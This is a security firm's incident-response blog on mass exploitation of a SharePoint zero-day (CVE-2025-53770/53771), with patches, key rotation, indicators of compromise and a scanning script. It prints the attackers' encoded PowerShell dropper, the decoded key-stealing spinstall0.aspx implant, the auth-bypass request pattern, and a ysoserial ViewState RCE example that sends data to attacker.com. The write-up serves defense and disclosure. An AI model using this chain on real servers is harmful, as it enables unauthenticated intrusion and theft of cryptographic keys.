SharePoint 0-day uncovered (CVE-2025-53770)

research.eye.security/sharepoint-under-siege/

July 19, 2025

Jul 19, 2025

By: Eye Security

From SOC Alert Triage to 0-day Mass Exploitation

On the evening of July 18, 2025, Eye Security was the first in identifying large-scale exploitation of a new **SharePoint remote code execution (RCE)** vulnerability chain in the wild. Demonstrated just days before on X, this exploit is being used to compromise on-premise SharePoint Servers across the world. The new chain we uncover in this blog, was later named CVE-2025-53770 and CVE-2025-53771 by Microsoft.

Last updated: 23rd of July 2025 09:10 UTC

Before this vulnerability was widely known last Friday, our team scanned over **23000 SharePoint servers** worldwide. In total, we discovered more then 400 systems actively compromised during four confirmed waves of attack:

- confirmed initial wave on **17th of July** at12:51 UTC from `96.9.125[.]147` (probably testing)
- confirmed wave #1 on **18th of July** at18:06 UTC from `107.191.58[.]76` (widely successful)
- confirmed wave #2 on **19th of July** at 07:28 UTC from `104.238.159[.]149`

- confirmed multiple waves on and after **21th of July** after a public proof-of-concept CVE-2025-53770/CVE-2025-53771 exploit script was released on Github (multiple variants available)

This blog will share our detailed findings and recommendations to patch & perform a compromise assessment if you think you are affected. While this story develops, we update this blog regularly as shown in our timeline using references. Consider following us on LinkedIn to help us spread the word.

Patching CVE-2025-53770 & CVE-2025-53771

Update (22-07-2025): to address the vulnerabilities **CVE-2025-53770** and **CVE-2025-53771**, Microsoft has released a set of security updates covering vulnerable versions of SharePoint Server 2016/2019. Below is an overview of the affected versions, along with links to the relevant security updates.

Be aware that SharePoint Server security updates are cumulative. If you are applying the latest security updates linked here, you do not need to use the earlier updates; however, you should apply both provided updates for SharePoint 2016 and 2019.

Product	Security Update Link
Microsoft SharePoint Server Subscription Edition	Download Security Update for Microsoft SharePoint Server Subscription Edition (KB5002768) from Official Microsoft Download Center
Microsoft SharePoint Server 2010/2013	*No patch expected*
Microsoft SharePoint Server 2016	Security Update for Microsoft SharePoint Enterprise Server 2016 (KB5002760) Security Update for Microsoft SharePoint Enterprise Server 2016 Language Pack (KB5002759)
Microsoft SharePoint Server 2019	Download Security Update for Microsoft SharePoint 2019 (KB5002754) from Official Microsoft Download Center Security Update for Microsoft SharePoint Server 2019 Language Pack (KB5002753)

*Note: older versions (SharePoint Server 2010/2013) willremain vulnerable with **no patch expected** and therefore must be isolated or decommissioned.*

After the patches have been applied it is advised to rotate the ASP.NET machine keys. These keys can be used to facilitate further attacks, even at a later date. Check our Rotating Machine Keys section in this blog for more information.

A Word on Disclosure

This blog post follows dozens of **responsible disclosures** to affected organizations and their national GovCERT's. In every confirmed case, we reached out directly with detailed evidence (including the exact SharePoint URL affected). Our priority is clear: defend the ecosystem. Therefore, we will mask some details in this blog while organizations are recovering from their breaches. And we will never share victims.

Evening of July 18, 2025

Early in the evening, our 24/7 detection team received an alert from one of our **CrowdStrike Falcon EDR** deploymentat a specific customer. The alert flagged a suspicious process chain on a legacy SharePoint on-prem server, tied to a recently uploaded malicious `.aspx` file.

At first glance, it looked familiar. A classic web shell, obfuscated code in a custom path, designed to allow remote command execution via HTTP. We've seen many of these before. What made this one stand out, however, was *how* it got there.

Our first hypothesis was mundane but plausible: a brute-force or credential-stuffing attack on a **federated ADFS identity**, followed by an authenticated upload or a remote code attempt using valid credentials. The affected SharePoint server was exposed to the internet and tied into Azure AD using a hybrid ADFS. That stack, when misconfigured or outdated, can be a dangerous combination.

It all seemed to confirm the theory: credentials compromised → shell dropped → persistence achieved.

Looking at the IIS logs more closely, we notice that the Referer is set to `/_layouts/SignOut.aspx` . That's odd. How can that be an authenticated request, just after the user has logged out?

```
2025-07-18 18:xx:04 <proxy masked> POST /_layouts/15/ToolPane.aspx
DisplayMode=Edit&a=/ToolPane.aspx 443 - <proxy masked> Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0
/_layouts/SignOut.aspx 302 0 0 707
2025-07-18 18:xx:05 <proxy masked> GET /_layouts/15/spinstall0.aspx - 443 - <proxy
masked> Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0
/_layouts/SignOut.aspx 200 0 0 31
```

Something didn't add up.

- We found no successful authentications in ADFS logs, or the logging was at least insufficient…
- Malicious IIS logs did not contain a value in the `cs-username` column…
- POST request to `/_layouts/15/ToolPane.aspx` seemed *rather specific*…
- Referer set so `/_layouts/SignOut.aspx` cannot be authenticated, *right?*…


- We developed a feeling that credentials where *never used*…

How could the attacker write files to the server, **without authenticating** at all?

ToolShell (CVE-2025-49706 & CVE-2025-49704)


That's when we realized we were no longer dealing with a simple credential-based intrusion. This wasn't a bruteforce or phishing scenario. **This was zero-day territory** (later named CVE-2025-53770)**.**

After some digging, we learned that three days earlier, the offensive security team from **Code White GmbH** demonstrated they could reproduce an unauthenticated RCE exploit chain in SharePoint, a combination of two bugs presented at Pwn2Own Berlin earlier this year in May: CVE-2025-49706 & CVE-2025-49704. They dubbed the chain **ToolShell**.



At the time, it was considered a proof-of-concept. No public code was released, and details were scarce. But the timing matched. And so did the behavior: vulnerability in `/_layouts/15/ToolPane.aspx`, file writes, no login, and complete control of the web application process. But the HTTP Referer header used, was odd: `/_layouts/SignOut.aspx` .

We later found that this specific Referer has been fuzzed by @irsdl on the 17th of July 2025, only the decompilation of a .NET binary called `Microsoft.PerformancePoint.Scorecards.Client.dll` remained. We believe that this Referer might made CVE-2025-49706 into a 0-day, later named by Microsoft as CVE-2025-53770.



@irsdl finding `/_layouts/SignOut.aspx` as valid Referer to bypass authentication

This wasn't a credential issue. We stumbled upon a weaponized Pwn2Own exploit already being used in the wild.

ASPX payload: dumping crypto (SharpyShell)

When our team began reviewing the impacted systems, we expected to find the usual suspects: standard web shells designed for command execution, file uploads, or lateral movement. Instead, what we discovered was more subtle, and arguably more dangerous: a stealthy `spinstall0.aspx` file whose sole purpose was to extract and leak cryptographic secrets from the SharePoint server using a simple GET request.

Powershell.exe process spawned by `w3wp.exe` as grandparent (IIS worker) and `cmd.exe` as parent on the affected Windows Server (telemetry collected by our EDR):

```
powershell  -EncodedCommand
JABiAGEAcwBlADYANABTAHQAcgBpAG4AZwAgAD0AIAAiAFAAQwBWAEEASQBFAGwAdABjAEcAOQB5AGQAQwBCA
E8AWQBXADEAbABjADMAQgBoAFkAMgBVADkASQBsAE4ANQBjADMAUgBsAGIAUwA1AEUAYQBXAEYAbgBiAG0AOQ
B6AGQARwBsAGoAYwB5AEkAZwBKAFQANABOAEMAagB3AGwAUQBDAEIASgBiAFgAQgB2AGMAbgBRAGcAVABtAEY
AdABaAFgATgB3AFkAVwBOAGwAUABTAEoAVABlAFgATgAwAFoAVwAwAHUAUwBVADgAaQBJAEMAVQArAEQAUQBv
ADgAYwAyAE4AeQBhAFgAQgAwAEkASABKADEAYgBtAEYAMABQAFMASgB6AFoAWABKADIAWgBYAEkAaQBJAEcAe
ABoAGIAbQBkADEAWQBXAGQAbABQAFMASgBqAEkAeQBJAGcAUQAwADkARQBSAFYAQgBCAFIAMABVADkASQBqAF
kAMQBNAEQAQQB4AEkAagA0AE4AQwBpAEEAZwBJAEMAQgB3AGQAVwBKAHMAYQBXAE0AZwBkAG0AOQBwAFoAQwB
CAFEAWQBXAGQAbABYADIAeAB2AFkAVwBRAG8ASwBRADAASwBJAEMAQQBnAEkASABzAE4AQwBnAGsASgBkAG0A
RgB5AEkASABOADUASQBEADAAZwBVADMAbAB6AGQARwBWAHQATABsAEoAbABaAG0AeABsAFkAMwBSAHAAYgAyA
DQAdQBRAFgATgB6AFoAVwAxAGkAYgBIAGsAdQBUAEcAOQBoAFoAQwBnAGkAVQAzAGwAegBkAEcAVgB0AEwAbA
BkAGwAWQBpAHcAZwBWAG0AVgB5AGMAMgBsAHYAYgBqADAAMABMAGoAQQB1AE0AQwA0AHcATABDAEIARABkAFc
AeAAwAGQAWABKAGwAUABXADUAbABkAFgAUgB5AFkAVwB3AHMASQBGAEIAMQBZAG0AeABwAFkAMAB0AGwAZQBW
AFIAdgBhADIAVgB1AFAAVwBJAHcATQAyAFkAMQBaAGoAZABtAE0AVABGAGsATgBUAEIAaABNADIARQBpAEsAV
ABzAE4AQwBpAEEAZwBJAEMAQQBnAEkAQwBBAGcAZABtAEYAeQBJAEcAMQByAGQAQwBBADkASQBIAE4ANQBMAG
sAZABsAGQARgBSADUAYwBHAFUAbwBJAGwATgA1AGMAMwBSAGwAYgBTADUAWABaAFcASQB1AFEAMgA5AHUAWgB
tAGwAbgBkAFgASgBoAGQARwBsAHYAYgBpADUATgBZAFcATgBvAGEAVwA1AGwAUwAyAFYANQBVADIAVgBqAGQA
RwBsAHYAYgBpAEkAcABPAHcAMABLAEkAQwBBAGcASQBDAEEAZwBJAEMAQgAyAFkAWABJAGcAWgAyAEYAagBJA
EQAMABnAGIAVwB0ADAATABrAGQAbABkAEUAMQBsAGQARwBoAHYAWgBDAGcAaQBSADIAVgAwAFEAWABCAHcAYg
BHAGwAagBZAFgAUgBwAGIAMgA1AEQAYgAyADUAbQBhAFcAYwBpAEwAQwBCAFQAZQBYAE4AMABaAFcAMAB1AFU
AbQBWAG0AYgBHAFYAagBkAEcAbAB2AGIAaQA1AEMAYQBXADUAawBhAFcANQBuAFIAbQB4AGgAWgAzAE0AdQBV
ADMAUgBoAGQARwBsAGoASQBIAHcAZwBVADMAbAB6AGQARwBWAHQATABsAEoAbABaAG0AeABsAFkAMwBSAHAAAY
gAyADQAdQBRAG0AbAB1AFoARwBsAHUAWgAwAFoAcwBZAFcAZAB6AEwAawA1AHYAYgBsAEIAMQBZAG0AeABwAF
kAeQBrADcARABRAG8AZwBJAEMAQQBnAEkAQwBBAGcASQBIAFoAaABjAGkAQgBqAFoAeQBBADkASQBDAGgAVAB
lAFgATgAwAFoAVwAwAHUAVgAyAFYAaQBMAGsATgB2AGIAbQBaAHAAWgAzAFYAeQBZAFgAUgBwAGIAMgA0AHUA
VABXAEYAagBhAEcAbAB1AFoAVQB0AGwAZQBWAE4AbABZADMAUgBwAGIAMgA0AHAAWgAyAEYAagBMAGsAbAB1A
GQAbQA5AHIAWgBTAGgAdQBkAFcAeABzAEwAQwBCAHUAWgBYAGMAZwBiADIASgBxAFoAVwBOADAAVwB6AEIAZA
BLAFQAcwBOAEMAaQBBAGcASQBDAEEAZwBJAEMAQQBnAFUAbQBWAHoAYwBHADkAdQBjADIAVQB1AFYAMwBKAHA
AZABHAFUAbwBZADIAYwB1AFYAbQBGAHMAYQBXAFIAaABkAEcAbAB2AGIAawB0AGwAZQBTAHMAaQBmAEMASQBy
AFkAMgBjAHUAVgBtAEYAcwBhAFcAUgBoAGQARwBsAHYAYgBpAHMAaQBmAEMASQByAFkAMgBjAHUAUgBHAFYAa
gBjAG4AbAB3AGQARwBsAHYAYgBrAHQAbABlAFMAcwBpAGYAQwBJAHIAWQAyAGMAdQBSAEcAVgBqAGMAbgBsAH
cAZABHAGwAdgBiAGkAcwBpAGYAQwBJAHIAWQAyAGMAdQBRADIAOQB0AGMARwBGADAAYQBXAEoAcABiAEcAbAA
wAGUAVQAxAHYAWgBHAFUAcABPAHcAMABLAEkAQwBBAGcASQBIADAATgBDAGoAdwB2AGMAMgBOAHkAYQBYAEIA
MABQAGcAPQA9ACIADQAKACQAZABlAHMAdABpAG4AYQB0AGkAbwBuAEYAaQBsAGUAIAA9ACAAIgBDADoAXABQA
FIATwBHAFIAQQB+ADEAXABDAE8ATQBNAE8ATgB+ADEAXABNAEkAQwBSAE8AUwB+ADEAXABXAEUAQgBTAEUAUg
B+ADEAXAAxADYAXABUAEUATQBQAEwAQQBUAEUAXABMAEEAWQBPAFUAVABTAFwAcwBwAGkAbgBzAHQAYQBsAGw
AMAAuAGEAcwBwAHgAIgANAAoAJABkAGUAYwBvAGQAZQBkAEIAeQB0AGUAcwAgAD0AIABbAFMAeQBzAHQAZQBt
AC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABiAGEAc
wBlADYANABTAHQAcgBpAG4AZwApAA0ACgAkAGQAZQBjAG8AZABlAGQAQwBvAG4AdABlAG4AdAAgAD0AIABbAF
MAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwBlAHQAUwB
0AHIAaQBuAGcAKAAkAGQAZQBjAG8AZABlAGQAQgB5AHQAZQBzACkADQAKACQAZABlAGMAbwBkAGUAZABDAG8A
bgB0AGUAbgB0ACAAfAAgAFMAZQB0AC0AQwBvAG4AdABlAG4AdAAgAC0AUABhAHQAaAAgACQAZABlAHMAdABpA
G4AYQB0AGkAbwBuAEYAaQBsAGUAIAAtAEUAcgByAG8AcgBBAGMAdABpAG8AbgAgAFMAdABvAHAA
```

Decoding reveals the payload, unpacking a base64 layer and dropping its contents to **spinstall0.aspx**:

```
$base64String =
"PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNw
YWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR
0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdG
VtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJ
lPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9
IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgI
CAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbG
VjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB
1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNl
Y3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY
2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRG
VjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg=="
$destinationFile =
"C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx"
$decodedBytes = [System.Convert]::FromBase64String($base64String)
$decodedContent = [System.Text.Encoding]::UTF8.GetString($decodedBytes)
$decodedContent | Set-Content -Path $destinationFile -ErrorAction Stop
```

Contents of **spinstall0.aspx**, most probably created with *Sharpyshell* (92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514)

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
                var sy = System.Reflection.Assembly.Load("System.Web,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig",
System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
        var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new
object[0]);

Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.Decrypt
ion+"|"+cg.CompatibilityMode);
    }
</script>
```

This wasn't your typical webshell. There were no interactive commands, reverse shells, or command-and-control logic. Instead, the page invoked internal .NET methods to read the SharePoint server's **MachineKey** configuration, including the `ValidationKey`. These keys are essential for generating valid `__VIEWSTATE` payloads, and gaining access to them effectively turns any authenticated SharePoint request into a **remote code execution opportunity**.

Then it all clicked together.

RCE on SharePoint using *ysoserial*

Based on us reading about CVE-2021-28474, we learned how the new ToolShell CVE chain likely completes full Remote Code Execution (RCE): utilizing the way SharePoint handles deserialization and control rendering via `__VIEWSTATE`.

In the original CVE-2021-28474, attackers abused the server-side control parsing logic in SharePoint pages to inject unexpected objects into the page lifecycle. This was possible because SharePoint loaded and executed ASP.NET `ViewState` objects using a signing key, namely the `ValidationKey`, stored in the machine's configuration. By crafting a malicious page request with a serialized payload, and *correctly signing it*, an attacker could cause SharePoint to deserialize arbitrary objects and execute embedded commands. However, the exploit was gated by the requirement to generate a valid signature, which in turn required access to the server's secret `ValidationKey`.

Now, with the ToolShell chain (CVE-2025-49706 + CVE-2025-49704), attackers appear to extract the **`ValidationKey`** directly from memory or configuration. Once this cryptographic material is leaked, the attacker can craft fully valid, signed `__VIEWSTATE` payloads using a tool called ysoserial as shown in the example below.

Using ysoserial the attacker can generate its own valid SharePoint tokens for RCE

```
# command to get the <VIEWSTATE_GENERATOR> via any public available SharePoint page,
like start.aspx
curl -s https://target.com/_layouts/15/start.aspx | grep -oP '__VIEWSTATEGENERATOR"
value="\K[^"]+'
# example malicious Powershell viewstate payload that the adversary can utilize as
RCE to list a dir
ysoserial.exe -p ViewState -g TypeConfuseDelegate \
-c "powershell -nop -c \"dir 'C:\Program Files\Common Files\Microsoft Shared\Web
Server Extensions\15\TEMPLATE\LAYOUTS' | % { Invoke-WebRequest -Uri
('http://attacker.com/?f=' + [uri]::EscapeDataString($_.Name)) }\"" \
--generator="<VIEWSTATE_GENERATOR>" \
--validationkey="<VALIDATION_KEY>" \
--validationalg="<VALIDATION_ALG>" \
--islegacy \
--minify
# finally, by adding the generated token to any request, the command is executed
(RCE)
curl http://target/_layouts/15/success.aspx?__VIEWSTATE=<YSOSERIAL_GENERATED_PAYLOAD>
```

These payloads can embed any malicious commands and are accepted by the server as trusted input, completing the RCE chain without requiring credentials. This mirrors the design weakness exploited in 2021, but now packaged into a modern zero-day chain with automatic shell drop, full persistence, and zero authentication.

CVE-2025-53770

More than 24 hours after we published our initial findings and reached out to affected vendors, including Microsoft, the Microsoft Security Response Center (MSRC) issued an official advisory, now assigning the vulnerability the identifier **CVE-2025-53770** (a variant of CVE-2025-49704) and CVE-2025-53771 (a variant of CVE-2025-49706). On their page, Microsoft confirmed active exploitation in the wild and acknowledged the severity of the issue.

At the time of writing, there are some patches available for a limited set of SharePoint Server versions, including guidance for detection and mitigation. We strongly advise defenders not to wait for a vendor fix before taking action. This threat is already operational and spreading rapidly.

Our first response

For our customer, we immediately initiated a thorough sweep of the SharePoint server and surrounding systems to ensure no additional web shells or persistence mechanisms were present. In parallel, we directly notified the customer, isolated the affected system from the network, and activated our incident response protocol. While the full compromise assessment is still ongoing and we will not disclose further details at this time, early evidence suggests that the attack was stopped before it could succeed**,** thanks to the timely **intervention of our EDR**, which blocked further execution and prevented lateral movement.

After performing some searches across all customers, we confirmed there were no other active intrusions, allowing us to start our research to inform potential other victims.

Scanning the internet to inform victims

Realizing we were likely witnessing the first wave of a mass exploitation campaign, we expanded our scope. Using internal telemetry, we scanned over 23000 public-facing SharePoint environments.

```
# determine SharePoint version
curl -s -I -X OPTIONS --connect-timeout 5 "https://$HOST" \
  | grep -i "^MicrosoftSharePointTeamServices:" \
  | awk '{print $2}' | tr -d '\r'

# fetch malicious aspx endpoint (note that SP always returns HTTP 200 even if file
does not exist)
RESPONSE=$(curl -s -w "HTTPSTATUS:%{http_code}" --connect-timeout 5 "$URL")
BODY=$(echo "$RESPONSE" | sed -e 's/HTTPSTATUS\:.*//g')
STATUS=$(echo "$RESPONSE" | tr -d '\n' | sed -e 's/.*HTTPSTATUS://')
SIZE=$(echo -n "$BODY" | wc -c)

# filter on HTTP response bodies of exactly 160 bytes in size
if [ "$STATUS" = "200" ] && [ "$SIZE" -le 160 ]; then
    echo "$BODY"
fi

# if the aspx implant is there, you now have obtained proof (160 bytes long)
# response body format (example):

[A-Z0-9]{64}|HMACSHA256|[A-Z0-9]{64}|Auto|Framework20SP1
```

Our goal of scanning was clear: determine if the exploit was isolated or systemic. The answer came quickly and decisively: it was systemic. Within hours, we identified more then **dozens of separate servers compromised** using the exact same payload at the same filepath. In each case, the attacker had planted a shell that leaked sensitive key material, enabling complete remote access.

Given the scale and severity, we moved fast to privately disclose our findings. We compiled technical IOCs, URLs, and compromise indicators and contacted multiple national CERTs acrossthe world. We also notified the relevant affected organizations when possible, in line with responsible disclosure guidelines. Later on, we got offered support by watchTowr, Shadowserver, DIVD and Hadrian in notifying victims and improve scanning.

Call to action: follow Microsoft's guidance

We strongly advise you to follow Microsoft Customer guidance for SharePoint vulnerability CVE-2025-53770. Note that it might get updated by Microsoft as this develops.

Rotating Machine Keys (pre-caution)

The attack we've observed specifically targets the exfiltration of SharePoint server ASP.NET machine keys. These keys can be used to facilitate further attacks, even at a later date. It is **critical** that affected servers rotate SharePoint server ASP.NET machine keys and restart IIS on all SharePoint servers. Patching alone is not enough.

If you are not targeted, or you are unsure, we also advise teams to rotate their Machine Keys just to be sure. It has no system impact, only that IIS is offline for some seconds while restarting services.

To update the machine keys using PowerShell, use the following documentation from Microsoft Learn:

```
# Method 1: manual per webap
## List all web apps
Get-SPWebApplication | Format-Table DisplayName, Url, Id

## Manually select one of the following formats to select the webapp:
## - Web Application URL, e.g: "https://intranet.contoso.com"
## - Display Name of Web App, e.g.: "SharePoint - 443"
## - Web Application GUID, e.g.: "d8d39c8d-f2e3-4f7f-a3fc-18b9d56b7ac4"
## Replace <webapp> with URL, name or GUID you selected
Set-SPMachineKey -WebApplication <webapp>
Update-SPMachineKey -WebApplication <webapp>

# Method 2: bulk
## If you wish to rotate sites in bulk, you can use the following loop.
## It's not recommended, only do this if you know what you are doing.
Get-SPWebApplication | ForEach-Object {
    Write-Host "Updating machine key for $($_.Url)"
    Set-SPMachineKey -WebApplication $_
    Update-SPMachineKey -WebApplication $_
}
```

Please note that in specific setups, like in clustered or load-balanced environments, our instructions might not work. If possible, please consult a specialised partner to support and validate.

After rotating the keys, restart IIS on all SharePoint servers by running: `iisreset.exe` .

Understanding the risk (for CISO's)

CVE-2025-53770, also referred to as ToolShell, is a critical vulnerability in on-premises SharePoint that enables attackers to gain control of servers without authentication. Microsoft has confirmed active exploitation and is releasing patches to some SharePoint Server software variants as we speak.

- The risk is not theoretical. Attackers can execute code remotely, bypassing identity protections such as MFA or SSO. Once inside, they can access all SharePoint content, system files, and configurations and move laterally across the Windows Domain.

- More concerning is the theft of cryptographic keys. These keys allow attackers to impersonate users or services, even after the server is patched. So patching alone does not solve the issue, you need to **rotate the cryptographic material** allowing all future IIS tokens that can be created by the malicious actor become invalid
- Attackers can maintain persistence through backdoors or modified components that survive reboots and updates. So please consult expert incident response services if in doubt.
- Because SharePoint often connects to core services like Outlook, Teams, and OneDrive, a breach can quickly lead to data theft, password harvesting, and lateral movement across the network.

This is a rapidly evolving, targeted exploit. Organizations with unpatched SharePoint servers should not wait for a fix. They should assess for compromise immediately and respond accordingly.

Immediate response recommendations

If you verified you are compromised, act immediately. Follow Microsoft's advisory and make sure to:

1. Isolate or shut down affected SharePoint servers. Blocking via firewall is not enough as persistence may already exist.
2. **Renew all credentials and system secrets** that could have been exposed via the malicious ASPX.
3. Engage your incident response team or a trusted cybersecurity firm. Time is critical. If you need support, please consult specialised support.

Indicators of Compromise (IOC's)

Please share the following indicators with your IT-team and/or MSP, allowing them to check their logs. Please not that this list might not be complete, please check CVE-2025-49706 regurarly for updates.

- `107.191.58[.]76` – *first exploit wave*
- `104.238.159[.]149` – *second exploit wave*
- `96.9.125[.]147` – *shared by PaloAlto Unit42, initial exploit wave*
  - **Note**: *more exploit waves on and after 21th of July*: 45.191.66[.]77, 45.77.155[.]170, 64.176.50[.]109, 206.166.251[.]228, 34.72.225[.]196, 34.121.207[.]116, 141.164.60[.]10, 134.199.202[.]205, 188.130.206[.]168
  - **Note**: post-exploitation c2 traffic: 131.226.2[.]6
